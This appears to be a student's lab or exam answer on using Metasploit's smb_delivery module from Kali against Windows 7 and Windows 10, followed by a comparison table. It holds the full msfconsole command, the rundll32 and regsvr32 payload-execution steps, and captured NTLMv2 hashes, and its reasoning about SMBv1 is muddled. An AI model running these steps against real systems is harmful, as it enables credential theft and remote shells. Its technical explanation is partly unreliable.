
- use smb dilivery on win10 and win 7 and explain it's impact/difference.[10 marks]

QUE - use smb dilivery on win10 and win 7 and explain it's impact/difference.[10 marks]
ANS -

- Attacker: Kali Linux
- Victim PC: Windows 7

Command: `msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"`




```
┌──(root㉿kali)-[~]
└─# msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
srvhost ⇒ 192.168.241.128
srvport ⇒ 445
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Server is running. Listening on 192.168.241.128:445
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.241.128\jtJVH\test.dll,0
[SMB] NTLMv2-SSP Client      : 192.168.241.130
```

open browser in windows ans search for `\\192.168.241.128\jtJVH\test.dll`

it will give ntlm hashes for windows 10



```
┌──(root㉿kali)-[~]
└─# msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
srvhost ⇒ 192.168.241.128
srvport ⇒ 445
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Server is running. Listening on 192.168.241.128:445
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.241.128\jtJVH\test.dll,0
[SMB] NTLMv2-SSP Client      : 192.168.241.130
[SMB] NTLMv2-SSP Username    : DESKTOP-5PJ47DR\john
[SMB] NTLMv2-SSP Hash        : john::DESKTOP-5PJ47DR:4e39c944d4c6afa8:fe644db1e879d898c4b92c84928aed7a:0101000000000000804df03f3a2cdb01b07ef503fae88cfb000000000200120057004f00
52004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f005500500007000800804df0
3f3a2cdb010600040002000000080030003000000000000000010000000002000005c7b8592ea969a5da16a758f9e315e58da7576f8aac202c1a3187b061e7fea720a00100000000000000000000000000000000000900
280063006900660073002f003100390032002e003100360038002e003200340031002e00310032003800000000000000000000

[SMB] NTLMv2-SSP Client      : 192.168.241.130
[SMB] NTLMv2-SSP Username    : DESKTOP-5PJ47DR\john
[SMB] NTLMv2-SSP Hash        : john::DESKTOP-5PJ47DR:4a8738543cefc0ce:033e3f024b0c60f5098c01aa39a81186:0101000000000000003eeb423a2cdb01d9aeb6d779dcd296000000000200120057004f00
52004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f005500500007000800003eeb
423a2cdb010600040002000000080030003000000000000000000000000003000005c7b8592ea969a5da16a758f9e315e58da7576f8aac202c1a3187b061e7fea720a00100000000000000000000000000000000000900
280063006900660073002f003100390032002e003100360038002e003200340031002e00310032003800000000000000000000
```

in windows 7 and windows server 2016 we have to run test.dll file manually by

Open cmd as adminstrator
Command: `regsvr32 path\to\your\file.dll`

Command: `regsvr32 test.dll`

REASON: 2016 & win 7 is it is using smb v1 and that is not used in win-10 so we got hashes not the rev shell

Impact and Differences Between Windows 10 and Windows 7

Aspect	Windows 10	Windows 7
Securty Features	Advanced security features like Windows Defender, UAC, and Credential Guard reduce the likelihood of successful exploitation.	Lacks modern security measures, making it easier to exploit.
SMB Version	SMBv1 is disabled by default; SMBv2 or SMBv3 is used, which includes encryption and signing.	SMBv1 is often enabled by default, which is vulnerable to attacks.

Aspect	Windows 10	Windows 7
Payload Execution	Requires user interaction to bypass warnings (e.g., UAC prompts).	Execution is more straightforward, often with fewer user prompts.
Detection	High chance of detection by security tools, logging, or monitoring systems.	Lower chance of detection due to outdated security mechanisms.
Attack Success	Harder to exploit due to restrictions and defensive mechanisms.	Easier to exploit due to weaker defenses.
Post-Exploitation	Privilege escalation may require additional steps due to protections like UAC.	Post-exploitation is typically smoother with administrative rights.

Key Differences in Impact

1. **Ease of Exploitation**:

• Windows 7 systems are much easier to exploit due to the lack of modern SMB protocol security and the common presence of SMBv1.

• Windows 10 is more resilient with stronger defenses, making exploitation more challenging.

• **Payload Detection**:

◇ Windows 10 often flags or blocks malicious payloads with built-in antivirus and behavioral analysis.

◇ Windows 7 has minimal or no active defenses against payload delivery.

• **Real-World Implications**:

◇ Windows 7 is a high-value target for attackers due to outdated security, especially in legacy systems.

◇ Windows 10 systems require advanced evasion techniques to bypass modern defenses.

Conclusion

• **Windows 10**: Exploitation is difficult but possible with careful evasion techniques. Attackers need to bypass UAC and leverage vulnerabilities in SMBv2 or SMBv3.

• **Windows 7**: Exploitation is relatively straightforward, often succeeding due to SMBv1 and weak security.

Understanding these differences allows attackers and defenders to assess risks and prioritize securing legacy systems like Windows 7.